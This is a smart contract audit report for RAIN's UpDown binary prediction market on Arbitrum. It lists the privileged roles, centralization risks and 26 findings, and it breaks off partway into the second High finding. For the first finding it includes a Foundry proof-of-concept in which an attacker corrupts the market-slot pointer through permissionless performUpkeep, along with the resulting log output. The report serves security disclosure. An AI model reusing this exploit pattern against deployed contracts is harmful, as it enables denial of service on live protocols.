
HACKEN

Smart Contract Code Review And Security Analysis Report



Customer: RAIN

Date: 03/07/2026

We express our gratitude to the RAIN team for the collaborative engagement that enabled the execution of this Smart Contract Security Assessment.

UpDown is a binary prediction market protocol deployed on Arbitrum that allows users to take UP or DOWN positions on asset pairs (e.g. BTC/USD, ETH/USD) across fixed-duration market windows (5, 15, and 60 minutes). Positions are entered via EIP-712 signed orders matched by an off-chain relayer, with on-chain atomic settlement in USDT; market outcomes are determined by comparing a Chainlink Data Streams settlement price against a strike price captured at market creation.

Document

Name	Smart Contract Code Review and Security Analysis Report for RAIN
Audited By	Kornel Światłowski, Seher Saylık
Approved By	Ivan Bondar
Website	https://www.rain.one/
Changelog	08/06/2026 - Preliminary Report
	03/07/2026 - Final Report
Platform	Arbitrum
Language	Solidity
Tags	Signatures; Oracle; Centralization; Prediction Market
Methodology	https://docs.hacken.io/methodologies/smart-contracts

Review Scope

Repository	https://github.com/Quecko-Org/updown-contracts
Commit	fccb622
Retest	e6621a4

Audit Summary

The system users should acknowledge all the risks summed up in the risks section of the report

26	21	0	1
Total Findings	Resolved	Accepted	Mitigated

Findings by Severity

Severity	Count
Critical	0
High	2
Medium	10
Low	8

Vulnerability	Severity	Status
F-2026-17726 - Permissionless Upkeep Fail-Forward Corrupts Slot Pointer and Halts Market Creation	High	Fixed
F-2026-17756 - Fees Are Always Charged to the Buyer, Violating the Intended Taker-Pays Model	High	Fixed
F-2026-17729 - Permissionless Strike Capture Drains Resolver LINK Through Per-Second Cache Keys	Medium	Fixed
F-2026-17731 - Relayer Can Charge Arbitrary Fees to Buyers Due to Missing On-Chain Fee Validation	Medium	Mitigated
F-2026-17757 - Taker Funds Pulled Without Taker Consent	Medium	Fixed
F-2026-17760 - Observation Window Tolerance Allows Favorable Report Selection in Binary Settlement	Medium	Fixed
F-2026-17771 - Backing Collateral Can Be Reused Across Multiple Fills Due to Non-Cumulative marketRetained Check	Medium	Fixed
F-2026-17772 - Complementary Mint/Burn Lack Per-User Share Accounting and User Authorization	Medium	Fixed
F-2026-17776 - Position Backing Verified at Entry Can Be Withdrawn via complementaryBurn Before Resolution	Medium	Fixed
F-2026-17777 - Filled Positions in enterPosition Record No On-Chain Share Accounting and Cannot Be Reconstructed From Chain State	Medium	Fixed
F-2026-17778 - Absence of On-Chain Settlement Path Forces Winners to Depend on the Off-Chain Relayer for Redemption	Medium	Fixed
F-2026-17780 - performUpkeep Is Not Idempotent and Can Skip Market Slots	Medium	Fixed

Vulnerability	Severity	Status
F-2026-17730 - makerFee Can Be Silently Trapped When makerFeeRecipient Is Zero	Low	Fixed
F-2026-17759 - Missing Price Validation in getPrice Can Return Zero or Negative Oracle Values	Low	Fixed
F-2026-17774 - complementaryBurn Lacks Market-Active Guard, Allowing Collateral Drain During the Expiry-to-Resolution Window	Low	Fixed
F-2026-17779 - Relayer Can Drain Treasury via Unbounded Rebate Accumulation	Low	Fixed
F-2026-17781 - Missing nonReentrant Modifier on Functions That Perform External Token Transfers	Low	Fixed
F-2026-17782 - No Mechanism to Remove or Deactivate a Pair	Low	Fixed
F-2026-17953 - Missing Market Start Time Validation Allows Premature Interactions	Low	Pending Fix
F-2026-17975 - Rebate Budget Accounting Can Freeze Claims and Allow Same-Window Cap Bypass	Low	Pending Fix
F-2026-17727 - Floating Pragma	Info	Fixed
F-2026-17728 - Missing Two Step Ownership Pattern	Info	Fixed
F-2026-17739 - Redundant marketId and option Fields in FillInputs Provide No Additional Security	Info	Fixed
F-2026-17746 - Unused Fee Basis Point Variables Can Misrepresent Enforced Trading Fees	Info	Fixed
F-2026-17952 - Suboptimal Validation Order in enterPosition Wastes Gas on Reverts	Info	Pending Fix
F-2026-17954 - Stale optionShares for the Losing Side After Full Redemption	Info	Pending Fix

Documentation quality

- Functional requirements have some gaps.
  - Project description and architecture (off-chain order book, on-chain settlement, custodial relayer model)
  - Actor roles described: DMM bots, taker bots, relayer, resolver/keeper
  - Settlement model documented: deposit flow, matching engine, claim service
  - Backend API endpoint inventory provided
  - Phase-by-phase completion status included
  - No consolidated role-permission matrix
  - No whitepaper or protocol specification document
  - No end-to-end interaction flow documentation for core lifecycles
- Technical description is inadequate.
  - Run instructions are provided.
  - `COWORK.md` covers stack, contract addresses, and architectural constraints
  - `@param` and `@return` tags on the majority of public functions in `UpDownSettlement` (41 NatSpec tags / 25 functions)
  - Inline `@dev` and `@notice` blocks document key design decisions and trust assumptions in core contracts
  - NatSpec is present in all three in-scope contracts, though thinner in `UpDownAutoCycler` (35 tags / 16 functions) and `ChainlinkResolver` (24 tags / 11 functions)
  - `README.md` is the default unmodified Foundry template — contains zero project-specific content
  - NatSpec absent on admin setter functions (`setResolver`, `setAutocycler`, `setRelayer`)
  - No technical specification for the off-chain ↔ on-chain interface (what the relayer must supply and guarantee)
  - Development environment cannot be configured without manual discovery of the required environment variables

Code quality

- The development environment is configured.
- Solidity `0.8.29` used across all contracts — recent compiler version with built-in overflow protection
- OpenZeppelin `SafeERC20`, `EIP712`, and `SignatureChecker` used throughout — no reimplementation of cryptographic or token primitives
- Custom errors on all revert paths — reduces gas cost per revert and improves client-side decoding
- `unchecked` arithmetic blocks are each accompanied by an inline justification comment explaining why overflow is impossible
- Inline `@dev` and `@notice` blocks in `UpDownSettlement` document trust assumptions, design rationale, and cross-PR change history

Test coverage

Code coverage of the project is **49.29%** (branch coverage).

- Deployment and basic user interactions are covered with tests.

- Negative cases coverage is missed.

Table of Contents

System Overview

The protocol is composed of three tightly coupled, non-upgradeable contracts deployed as a single bundle: **UpDownSettlement**, **UpDownAutoCycler**, and **ChainlinkResolver**. Cross-contract references between the cycler and the resolver are immutable, preventing mid-life pointer rotation that could orphan unresolved markets. The settlement contract serves as the central ledger, holding all market state and user collateral in a single instance (no per-market proxy deployment). Orders are signed off-chain by makers using EIP-712 typed data and submitted by a privileged relayer via `enterPosition`, which verifies signatures (supporting both EOA and ERC-1271 contract wallets), enforces partial-fill caps, and performs atomic fee distribution — platform fees flow to a configurable treasury address, maker fees to a designated recipient, and the seller receives the cash portion of the fill. A Polymarket-parity complementary-mint/burn mechanism allows participants to deposit USDT and receive paired UP + DOWN shares, with the deposit held in per-market retained collateral that backs $1 redemptions at resolution. Both the maker and taker of every fill sign independent EIP-712 orders; the relayer submits both and the contract verifies both signatures on-chain. Fees are relayer-supplied but hard-capped cumulatively by the taker's signed `maxFee` field across all partial fills of that order.

Market lifecycle is automated by **UpDownAutoCycler**, a Chainlink Automation-compatible keeper that creates new markets on clock-aligned slot boundaries across all active timeframe/pair combinations. The cycler supports a configurable pre-start window for early market creation, fail-forward slot skipping on creation errors, and an owner-gated deprecation mechanism for safe contract rotation. Resolution is driven off-chain: the backend fetches a signed Chainlink Data Streams report near the market's close time and submits it to **ChainlinkResolver**, which verifies the DON signature via the Verifier Proxy, validates observation-timestamp freshness within a 30-second bracket, and determines the winning option (UP if settlement price exceeds strike, DOWN otherwise). The resolver pays per-report LINK fees from its own balance and includes Arbitrum L2 sequencer-uptime checks before any price read. Winners redeem trustlessly via `redeem` (self-service) or `redeemFor` (relayer-assisted batch that still pays each holder directly). The relayer has no path to the retained collateral. A maker-rebate system accumulates per-fill rebate credits on-chain, claimable by any maker via a pull-from-treasury pattern using `transferFrom`. Administrative safeguards include a global pause toggle and a two-step emergency-withdraw mechanism with a 24-hour timelock.

Files in Scope

- **UpDownSettlement.sol** — Core settlement contract that stores all market state, holds USDT collateral, and maintains the authoritative on-chain per-user share ledger. Responsible for EIP-712 maker/taker order verification, partial-fill tracking, cumulative taker fee caps via signed `maxFee`, atomic peer-to-peer fills through `enterPosition`, complementary UP/DOWN share minting and burning via both relayer-assisted `complementaryMint` / `complementaryBurn` and self-service `mint` / `burn`, market resolution via `resolve`, trustless winner payouts via `redeem` / `redeemFor`, maker rebate accumulation and budget-capped claiming via `accumulateRebate`, `claimRebate`, and `setRebateBudget`, plus timelocked emergency withdrawal through `proposeEmergencyWithdraw` and `executeEmergencyWithdraw`.
- **UpDownAutoCycler.sol** — Chainlink Automation-compatible keeper that creates markets on clock-aligned slot boundaries for each active pair/timeframe combination inside the single `UpDownSettlement` instance. Implements `checkUpkeep` and `performUpkeep` for creation and resolved-

market pruning only; market resolution is handled off-chain through `ChainlinkResolver`. Supports pre-start market creation, Data Streams-backed strike capture through `resolver.captureStrike`, active-market tracking with swap-and-pop pruning, forwarder-gated upkeep execution, transient failure retry behavior, permanent stale-slot skipping, owner recovery through `setPairTfLastCreated`, pair activation/deactivation via `addPair` / `removePair`, manual unresolved-market eviction via `evictUnresolved`, and one-shot deprecation via `deprecate`.

- **ChainlinkResolver.sol** — Oracle and resolution contract that binds markets to the trusted settlement contract, captures strike prices, and resolves expired markets using verified Chainlink Data Streams reports. `captureStrike` verifies a signed report near the clock-aligned market start time, caches the strike per `(pairId, startTime)`, and pays verification fees from the resolver's LINK balance. `resolve` verifies a signed settlement report for the correct pair, enforces report expiry, feed-id matching, sequencer-uptime checks, positive price checks, and owner-tunable observation windows capped at 30 seconds before calling `UpDownSettlement.resolve`. Includes owner controls for Data Feeds configuration, Data Streams feed-id assignment, authorized caller management, observation-lag tuning via `setObservationLag`, LINK recovery via `withdrawLink`, and market registration via `registerMarket`.

Privileged roles

UpDownSettlement.sol

- **owner** (inherited from **Ownable2StepF**): Full administrative control over contract configuration, role assignments, fee parameters, and emergency fund recovery.
  - Can call `setPaused` to pause or unpause all state-changing operations guarded by `whenNotPaused`.
  - Can call `setResolver` to replace the address authorized to resolve markets.
  - Can call `setAutocycler` to replace the address authorized to create markets.
  - Can call `setRelayer` to replace the address authorized to submit fills, mint/burn complementary shares, withdraw settlements, and accumulate rebates.
  - Can call `setTreasury` to replace the treasury address that receives platform fees atomically per fill and funds rebate claims.
  - Can call `setDmmRebateBps` to update the DMM rebate basis-point rate.
  - Can call `proposeEmergencyWithdraw` to initiate a timelocked (24-hour) emergency withdrawal of any ERC-20 token held by the contract.
  - Can call `executeEmergencyWithdraw` to execute a previously proposed emergency withdrawal after the 24-hour timelock expires.
  - Can call `cancelEmergencyWithdraw` to cancel a pending emergency withdrawal proposal.
  - Can call `transferOwnership` to transfer the owner role to a new address.
  - Can call `renounceOwnership` to irrevocably renounce the owner role.
  - Can call `setRebateBudget` to configure the rolling-window rebate budget (`budgetPerWindow`, `windowDuration`), which caps total treasury outflow from rebate claims and resets the window counters.
- **autocycler**: Sole address permitted to create new prediction markets.
  - Can call `createMarket` (both the 3-parameter and 5-parameter overloads) to create a new market with a given pair, duration, strike price, and optional explicit start/end times.

- **relayer**: Sole address permitted to submit order fills, manage complementary shares, withdraw settlement proceeds, and credit maker rebates.
  - Can call `enterPosition` to submit a signed EIP-712 fill, pulling USDT from the buyer and distributing proceeds atomically to the seller, treasury, and maker-fee recipient.
  - Can call `complementaryMint` to deposit USDT on behalf of a minter, incrementing the market's retained backing for share creation.
  - Can call `complementaryBurn` to withdraw retained backing on behalf of a holder, reducing the market's retained collateral.
  - Can call `accumulateRebate` to credit a maker's on-chain rebate accumulator by an arbitrary amount.
- **resolver**: Sole address permitted to set market outcomes.
  - Can call `resolve` to record the settlement price and winning option (UP or DOWN) for an expired market.

UpDownAutoCycler.sol

- **owner** (inherited from **Ownable2Step**): Full administrative control over timeframe configuration, pair management, market lifecycle housekeeping, fund recovery, and cycler deprecation.
  - Can call `toggleTimeframe` to enable or disable any of the three timeframe configurations (5 min, 15 min, 1 hour).
  - Can call `setPreStartWindowSec` to configure the pre-positioning window (seconds before a slot boundary at which market creation becomes eligible), capped at 300 seconds.
  - Can call `addPair` to whitelist a new trading pair and include it in automated market cycling.
  - Can call `deprecate` to permanently disable the cycler (one-shot), causing `checkUpkeep` to return false and `performUpkeep` to revert, and recording a replacement address in the emitted event.
  - Can call `withdrawFunds` to withdraw any ERC-20 token held by the contract.
  - Can call `pruneResolved` to remove resolved markets from the internal active-markets array.
  - Can call `evictUnresolved` to manually remove provably-unresolvable markets (past the resolver's staleness window) from the active-markets array.
  - Can call `transferOwnership` to transfer the owner role to a new address.
  - Can call `renounceOwnership` to irrevocably renounce the owner role.

ChainlinkResolver.sol

- **owner** (inherited from **Ownable2Step**): Full administrative control over price-feed configuration, Data Streams feed-id assignment, authorized-caller management, LINK fund recovery, and market registration.
  - Can call `configureFeed` to set or replace the Chainlink Data Feeds aggregator address for a given pair.
  - Can call `configureStreamsFeed` to set or replace the Chainlink Data Streams feed-id for a given pair.
  - Can call `withdrawLink` to withdraw LINK tokens held by the contract (used for verification-fee funding rotation or emergency recovery).
  - Can call `setAuthorizedCaller` to grant or revoke authorized-caller status for any address.
  - Can call `registerMarket` to register a market with a validated strike price against the trusted settlement contract.
  - Can call `transferOwnership` to transfer the owner role to a new address.

    - Can call `renounceOwnership` to irrevocably renounce the owner role.
- **authorizedCaller**: Any address flagged as `authorizedCallers[addr] == true` by the owner.
    - Can call `registerMarket` to register a market in the resolver, binding a market ID to a settlement address, pair, and strike price (validated against the on-chain market state in the trusted settlement contract).

Potential Risks

Out-of-Scope Components and Third-Party Dependencies

- **Dependency on Chainlink Data Streams infrastructure**: Market resolution in **ChainlinkResolver** depends on the Chainlink-deployed Verifier Proxy (`IVerifierProxy`) to validate DON-signed `ReportV3` blobs via `verifierProxy.verify`, and on the associated `IFeeManager` for LINK fee computation and reward-manager approval. Strike capture via `captureStrike` follows the same verification path. These external contracts are operated by Chainlink and are not covered by this audit. Changes to the Verifier Proxy's signature validation logic, fee model, or the `ReportV3` schema would directly affect both market creation and resolution flows across all pairs.
- **Arbitrum L2 sequencer uptime feed dependency**: Both `resolve` and `captureStrike` in **ChainlinkResolver** invoke `_checkSequencer`, which reads the Arbitrum L2 sequencer uptime feed via `AggregatorV3Interface.latestRoundData` at the immutable `sequencerFeed` address. A 1-hour grace period (`SEQUENCER_GRACE_PERIOD`) blocks all price operations after the sequencer restarts. Extended sequencer downtime or a stale uptime feed could halt market creation and resolution for the duration of the outage plus the grace period, potentially pushing markets past the `MAX_STALENESS` boundary and rendering them permanently unresolvable through the normal `resolve` path.
- **Scope Definition and Security Guarantees**: The audit does not cover all code in the repository. Contracts outside the audit scope may introduce vulnerabilities, potentially impacting the overall security due to the interconnected nature of smart contracts.

Permissions, Authorization, and Access

- **Arbitrary oracle and data source reconfiguration**: The `owner` of **ChainlinkResolver** can call `configureFeed` to replace the AggregatorV3 price feed address or `configureStreamsFeed` to change the Data Streams feed-id for any pair, at any time, without timelock, validation, or multi-signature controls. A compromised owner key could point a pair's streams feed to an attacker-controlled feed-id, causing all subsequent markets on that pair to resolve with a manipulated settlement price extracted from a crafted report.
- **Unrestricted fee and rebate parameter modification**: The `owner` of **UpDownSettlement** can call `setFees` to set `platformFeeBps` and `makerFeeBps` to arbitrary values without upper-bound validation or timelock. Similarly, `setDmmRebateBps` imposes no cap on the rebate basis points. While the on-chain `enterPosition` does not itself compute fees from these parameters (fee amounts are relayer-supplied), the stored values serve as the reference for the off-chain matching engine's fee computation. A sudden parameter change without coordination could cause fee mismatches between the on-chain state and the off-chain engine, or be exploited by a compromised owner to signal inflated fee extraction to a colluding relayer.
- **Absence of timelock on role and parameter changes**: Apart from the 24-hour timelocked emergency withdraw (`proposeEmergencyWithdraw` / `executeEmergencyWithdraw`), all other owner-gated functions in **UpDownSettlement** — `setRelayer`, `setResolver`, `setAutocycler`, `setTreasury`, `setFees`, `setDmmRebateBps`, and `setPaused` — execute immediately upon the owner's transaction confirmation. In **ChainlinkResolver**, `configureFeed`, `configureStreamsFeed`, and `setAuthorizedCaller` are also instant. A compromised owner key could simultaneously redirect the relayer address, swap oracle feeds,

pause the contract, and set fees to extractive levels before users or operators can observe and react to any single change.

- **Relayer-initiated operations without on-chain user consent**: The `relayer` in **UpDownSettlement** can call `complementaryBurn` to withdraw any amount from a market's `marketRetained` balance and transfer it to a specified `holder` address, with no on-chain user signature or approval required — the contract documents this as "TRUST-ASSUMPTION-V1." Additionally, in `enterPosition`, the `taker` address (the fill counterparty) is specified entirely by the relayer in the `FillInputs` struct and is not bound by any signed data; the taker's only on-chain protection is the ceiling of their ERC-20 approval to the settlement contract. The relayer also unilaterally calls `accumulateRebate` to credit arbitrary rebate amounts to any maker address, which are subsequently claimable from the treasury.
- **Emergency and rescue withdrawal authority over user-backing collateral**: The `owner` of **UpDownSettlement** can propose an emergency withdrawal of any ERC-20 token — including USDT that backs active market positions via `marketRetained` — to any destination address, subject only to a 24-hour timelock with no on-chain mechanism restricting the amount to surplus funds or exempting collateral backing unsettled markets. Separately, `withdrawFunds` in **UpDownAutoCycler** allows the owner to extract any held ERC-20 balance immediately without timelock, and `withdrawLink` in **ChainlinkResolver** allows immediate withdrawal of the LINK balance that funds Data Streams verification fees.
- **Signature Verification:** Signed orders remain executable until they are fully filled or reach their expiry timestamp. Although the nonce is included in the signed Order hash to uniquely identify each order, the contract does not provide an on-chain cancellation mechanism to invalidate a specific order or nonce. As a result, makers cannot independently revoke a previously signed order once it has been shared with the off-chain system. This creates reliance on the centralized relayer or matching engine to honor cancellation requests. If the relayer is compromised, misconfigured, unavailable, or fails to process a cancellation in time, a maker's stale order may still be submitted on-chain and filled before expiry.

Centralization

- **Single points of failure across the contract bundle**: The `owner` role in **UpDownSettlement** (inherited from OpenZeppelin `Ownable`) unilaterally controls pausing, all role assignments (`setRelayer`, `setResolver`, `setAutocycler`, `setTreasury`), fee configuration (`setFees`, `setDmmRebateBps`), and emergency fund extraction. The `owner` of **ChainlinkResolver** controls feed configuration, authorized caller management, and LINK withdrawal. The `owner` of **UpDownAutoCycler** controls timeframe activation, pair management, pre-start window, deprecation, and fund withdrawal. Whether these three owner roles converge to the same address cannot be determined from the contract code alone, and the safety of private key storage for all privileged addresses cannot be verified during a smart contract audit.
- **Relayer key as a centralized trusted execution layer**: The `relayer` address in **UpDownSettlement** is the sole entity authorized to execute `enterPosition`, `complementaryMint`, `complementaryBurn`, `withdrawSettlement`, and `accumulateRebate`. All user-facing market operations — position entry, share creation and destruction, post-resolution fund distribution, and rebate crediting — flow exclusively through this single address with no multi-signature or on-chain governance requirement. Compromise of the relayer key would grant an attacker the ability to drain `marketRetained` balances across all active markets via `complementaryBurn`, inflate rebate accumulators via `accumulateRebate`, and extract the treasury's USDT via `claimRebate`.

- **Single oracle provider with no fallback**: All pricing data — both strike-time captures via `captureStrike` and resolution-time settlements via `resolve` — is sourced exclusively from Chainlink infrastructure (Data Streams for prices, AggregatorV3 for sequencer uptime). No secondary oracle, fallback mechanism, or on-chain dispute path exists in **ChainlinkResolver**. A Chainlink-side outage, Data Streams API disruption, or feed deprecation would simultaneously halt market creation and resolution with no on-chain alternative for price discovery.

Off-Chain Dependency and Liveness

- **Protocol liveness tied to relayer, resolver service, and keeper**: Market creation depends on the Chainlink Automation keeper calling `performUpkeep` on **UpDownAutoCycler**; if the keeper registration lapses, the LINK subscription is exhausted, or the keeper node is offline, no new markets are created. Market resolution requires the off-chain resolver service to fetch a Data Streams report within the 30-second `MAX_REPORT_OBSERVATION_LAG` window around each market's `endTime` and submit it to `resolve`. Position entry and settlement withdrawals require the relayer to submit transactions to **UpDownSettlement** on behalf of users. Downtime of any of these three off-chain components halts the corresponding lifecycle phase with no on-chain fallback until the component is restored.
- **Off-chain position accounting as settlement source of truth**: The on-chain `cashUpFlow` and `cashDownFlow` fields in **UpDownSettlement**'s `Market` struct are explicitly documented as "analytics only" and "not load-bearing for settlement." Outstanding share balances per user reside off-chain in the relayer's database. The `withdrawSettlement` function transfers the entire `marketRetained` balance to the relayer, which then distributes to winning positions based on its off-chain records. On-chain state alone is insufficient to reconstruct individual user entitlements or to independently verify that the relayer's payout distribution to winners is correct and complete.

Data Availability and Verification

- **Relayer-supplied fee breakdown with limited on-chain validation**: The `FillInputs` struct passed to `enterPosition` in **UpDownSettlement** includes `sellerReceives`, `platformFee`, `makerFee`, and `makerFeeRecipient` — all pre-computed by the relayer off-chain. The contract validates only that `sellerReceives <= cashPart` (where `cashPart = price × fillAmount / 10000`) and that `treasury` is set when `platformFee > 0`. The on-chain `platformFeeBps` and `makerFeeBps` state variables are never referenced within `enterPosition`; the actual fee-to-BPS computation is entirely off-chain and unverified on-chain. A malfunctioning or compromised relayer could submit fee breakdowns that deviate from the configured BPS parameters — overcharging buyers or undercharging fees — without triggering an on-chain revert.

Findings

Vulnerability Details

F-2026-17726 - Permissionless Upkeep Fail-Forward Corrupts Slot Pointer and Halts Market Creation - High

Description:

In **UpDownAutoCycler**, the `performUpkeep` function is permissionless and decodes attacker-supplied `performData`, applying only a `deprecated` check before iterating over caller-chosen create slots. Each slot is processed in a `try`/`catch`, and on any failure of `_createMarketExternal` the catch block advances the per-pair, per-timeframe pointer `pairTfLastCreated` by one duration:

```
for (uint256 i; i < createSlots.length; ++i) {
   CreateSlot memory slot = createSlots[i];
   try this._createMarketExternal(slot.tfIdx, slot.pairId, slot.signedReport)
{}
   catch (bytes memory reason) {
       if (slot.tfIdx < NUM_TIMEFRAMES) {
           TimeframeConfig storage tft = timeframes[slot.tfIdx];
           uint256 lastStart = pairTfLastCreated[slot.pairId][slot.tfIdx];
           uint256 skippedSlotStart = lastStart == 0
                                       ? (block.timestamp / tft.duration)
* tft.duration
                                       : lastStart + tft.duration;
           pairTfLastCreated[slot.pairId][slot.tfIdx] = skippedSlotStart;
           emit SlotSkippedAfterFailure(slot.pairId, slot.tfIdx, skippedSlotS
tart);
       }
       emit MarketCreationFailed(slot.pairId, slot.tfIdx, reason);
   }
}
```

An attacker submits a slot for a supported pair with an empty `signedReport`. The `_createMarket` path computes the next future slot start and calls `captureStrike`, which reverts when verifying the empty report. The catch then advances `pairTfLastCreated` so the next legitimate slot is treated as already created, and `checkUpkeep` will not schedule it. Supplying many duplicate slots in one transaction pushes the pointer arbitrarily far forward. No function other than `_createMarket` and this catch block writes `pairTfLastCreated`, and no owner setter exists to repair it, so new-market

creation for the targeted pair and timeframe is halted for an attacker-chosen duration. Recovery requires `deprecate` plus a full redeployment.

The impact scales with the targeted timeframe duration. Each catch iteration advances the pointer by one `tft.duration`. A single transaction with ~300 iterations pushes the 5-minute pointer ~25 hours forward, the 15-minute pointer ~3 days forward, and the 60-minute pointer over 12 days forward. The attacker can target all three timeframes for all active pairs in a single call, and the cost is gas only: the empty `signedReport` causes `captureStrike` to revert before any LINK fee approval is issued, so the protocol's LINK balance is not touched.

While the attack is in progress, no new prediction markets are created. Users cannot open positions for the affected pair and timeframe. Existing open markets continue resolving normally, so user funds already locked in active positions are not directly at risk. However, the protocol's core value proposition, continuous cycling prediction markets, is completely suspended for the attacker-chosen duration. Once the pointer is corrupted, even a legitimate `performUpkeep` call with a valid report cannot recover the skipped slots: the cycler always computes `plannedStart = pairTfLastCreated + duration`, which points to a future timestamp, and any real report anchored near the current time falls outside the observation window and is rejected. Recovery requires the owner to call `deprecate` and redeploy the full three-contract bundle (settlement, resolver, cycler), an operational disruption that also requires re-registering all active markets and migrating any remaining open positions.

Assets:

- /src/UpDownAutoCycler.sol [https://github.com/Quecko-Org/updown-contracts]

Status: Fixed

Classification

Impact Rate: 4/5

Likelihood Rate: 5/5

Exploitability: Independent

Complexity: Simple

Severity: High

Recommendations

Remediation: Restrict `performUpkeep` to the Automation registry by validating `msg.sender`. Do not advance `pairTfLastCreated` on transient failures (distinguish an unavailable or invalid report from a genuine permanent slot skip). Add an owner-only setter to reset `pairTfLastCreated` so a corrupted pointer can be repaired without redeployment.

Resolution: **Fixed** in `e6621a4`.

The `performUpkeep` function is no longer permissionless. It is now restricted to the configured Chainlink Automation forwarder or the contract owner. The fail-forward behavior was also tightened. `pairTfLastCreated` is no longer advanced on every market creation failure. The pointer is advanced only when the failure is classified as a permanent `PlannedStartTooStale` condition, meaning the slot can no longer be created.

Evidences

PoC

Reproduce:

```
function test_performUpkeep_failForward_corruptsSlotPointer_haltsCreation() p
ublic {
        uint256 b0 = (block.timestamp / 300) * 300;
        assertEq(b0, block.timestamp, "fixture: block aligned to 5m boundary"
);

        // ── Step 1: Legitimate bootstrap ──────────────────────────────
        // A valid keeper run creates market #1 and pins pairTfLastCreated to
b0.
        UpDownAutoCycler.CreateSlot[] memory boot = new UpDownAutoCycler.Crea
teSlot[](1);
        boot[0] = _validSlot(b0);
        cycler.performUpkeep(abi.encode(new uint256[](0), boot));

        console.log("=== INITIAL STATE ===");
        console.log("block.timestamp              :", block.timestamp);
        console.log("pairTfLastCreated (5-min)    :", cycler.pairTfLastCreate
d(BTCUSD, 0));
        console.log("active market count          :", cycler.activeMarketCoun
t());

        assertEq(cycler.activeMarketCount(), 1, "bootstrap created market #1"
);
        assertEq(cycler.pairTfLastCreated(BTCUSD, 0), b0, "pointer pinned to
b0");
```

```
        // ── Step 2: Advance to next legitimate slot boundary ──────────────
        // Keeper is ready to create the b0+300 slot — upkeep is needed.
        vm.warp(b0 + 300);
        (bool neededBefore,) = cycler.checkUpkeep("");

        console.log("");
        console.log("=== NEXT SLOT BOUNDARY (b0 + 300s) ===");
        console.log("block.timestamp              :", block.timestamp);
        console.log("checkUpkeep signals create   :", neededBefore);
        console.log("next slot to create          :", b0 + 300);

        assertTrue(neededBefore, "control: rightful slot b0+300 is create-eligible");

        // ── Step 3: Attack ────────────────────────────────────────────────
        // Attacker submits N slots with empty signedReport in one tx.
        // Each _createMarket reverts inside captureStrike (abi.decode("") on
        // empty bytes fails). The catch block advances pairTfLastCreated by one
        // duration per iteration — permissionless, zero-capital.
        uint256 n = 10;
        UpDownAutoCycler.CreateSlot[] memory attackSlots = new UpDownAutoCycler.CreateSlot[](n);
        for (uint256 i; i < n; ++i) {
            attackSlots[i] =
                UpDownAutoCycler.CreateSlot({pairId: BTCUSD, tfIdx: 0, plannedStart: 0, signedReport: bytes("")});
        }

        vm.prank(attacker);
        cycler.performUpkeep(abi.encode(new uint256[](0), attackSlots));

        // ── Step 4: State corruption proof ────────────────────────────────
        uint256 corruptedPointer = cycler.pairTfLastCreated(BTCUSD, 0);
        uint256 expectedPointer  = b0 + n * 300;
        uint256 blockedUntil     = corruptedPointer + 300;

        console.log("");
        console.log("=== STATE AFTER ATTACK ===");
        console.log("pairTfLastCreated (corrupted):", corruptedPointer);
        console.log("next create eligible at ts   :", blockedUntil);
        console.log("creation blocked for (secs)  :", blockedUntil - block.timestamp);
        console.log("slots permanently skipped    :", n);
        console.log("active market count          :", cycler.activeMarketCount());

        assertEq(corruptedPointer, expectedPointer, "attacker advanced pointer by N*duration in one tx");
```

```
        assertEq(cycler.activeMarketCount(), 1, "no new market created during
the attack");

        // ── Step 5: DoS proof — checkUpkeep now returns false ──────────────
        (bool neededAfter,) = cycler.checkUpkeep("");

        console.log("");
        console.log("=== LEGITIMATE KEEPER ATTEMPTS RECOVERY ===");
        console.log("checkUpkeep after attack     :", neededAfter);

        assertFalse(neededAfter, "DoS: rightful slot skipped, market creation
halted");

        // ── Step 6: Prove performUpkeep cannot recover the skipped slot ────
        // Even if the keeper bypasses checkUpkeep and calls performUpkeep
        // directly with a valid report for the skipped b0+300 boundary, the
        // cycler computes plannedStart = corruptedPointer + 300 (far future)
        // and captureStrike rejects any report whose observation timestamp i
s
        // near block.timestamp (outside the +-30s window around that future
        // boundary). The slot is permanently unrecoverable without redeploym
ent.
        uint256 skippedBoundary = b0 + 300;
        UpDownAutoCycler.CreateSlot[] memory recoveryAttempt = new UpDownAuto
Cycler.CreateSlot[](1);
        recoveryAttempt[0] = _validSlot(skippedBoundary);

        cycler.performUpkeep(abi.encode(new uint256[](0), recoveryAttempt));

        console.log("active markets after recovery attempt:", cycler.activeMa
rketCount());
        console.log("pairTfLastCreated (unchanged):", cycler.pairTfLastCreate
d(BTCUSD, 0));

        assertEq(cycler.activeMarketCount(), 1, "legitimate performUpkeep cou
ld not recover the skipped slot");
    }
```

Results:

```
=== INITIAL STATE ===
  block.timestamp              : 1700000400
  pairTfLastCreated (5-min)    : 1700000400
  active market count          : 1
  === NEXT SLOT BOUNDARY (b0 + 300s) ===
  block.timestamp              : 1700000700
  checkUpkeep signals create   : true
  next slot to create          : 1700000700
  === STATE AFTER ATTACK ===
```

```
pairTfLastCreated (corrupted): 1700003400
next create eligible at ts   : 1700003700
creation blocked for (secs)  : 3000
slots permanently skipped    : 10
active market count          : 1
=== LEGITIMATE KEEPER ATTEMPTS RECOVERY ===
checkUpkeep after attack     : false
active markets after recovery attempt: 1
pairTfLastCreated (unchanged): 1700003700
```

F-2026-17756 - Fees Are Always Charged to the Buyer, Violating the Intended Taker-Pays Model - High

Description: The protocol's intended fee model, as confirmed by the team, is:

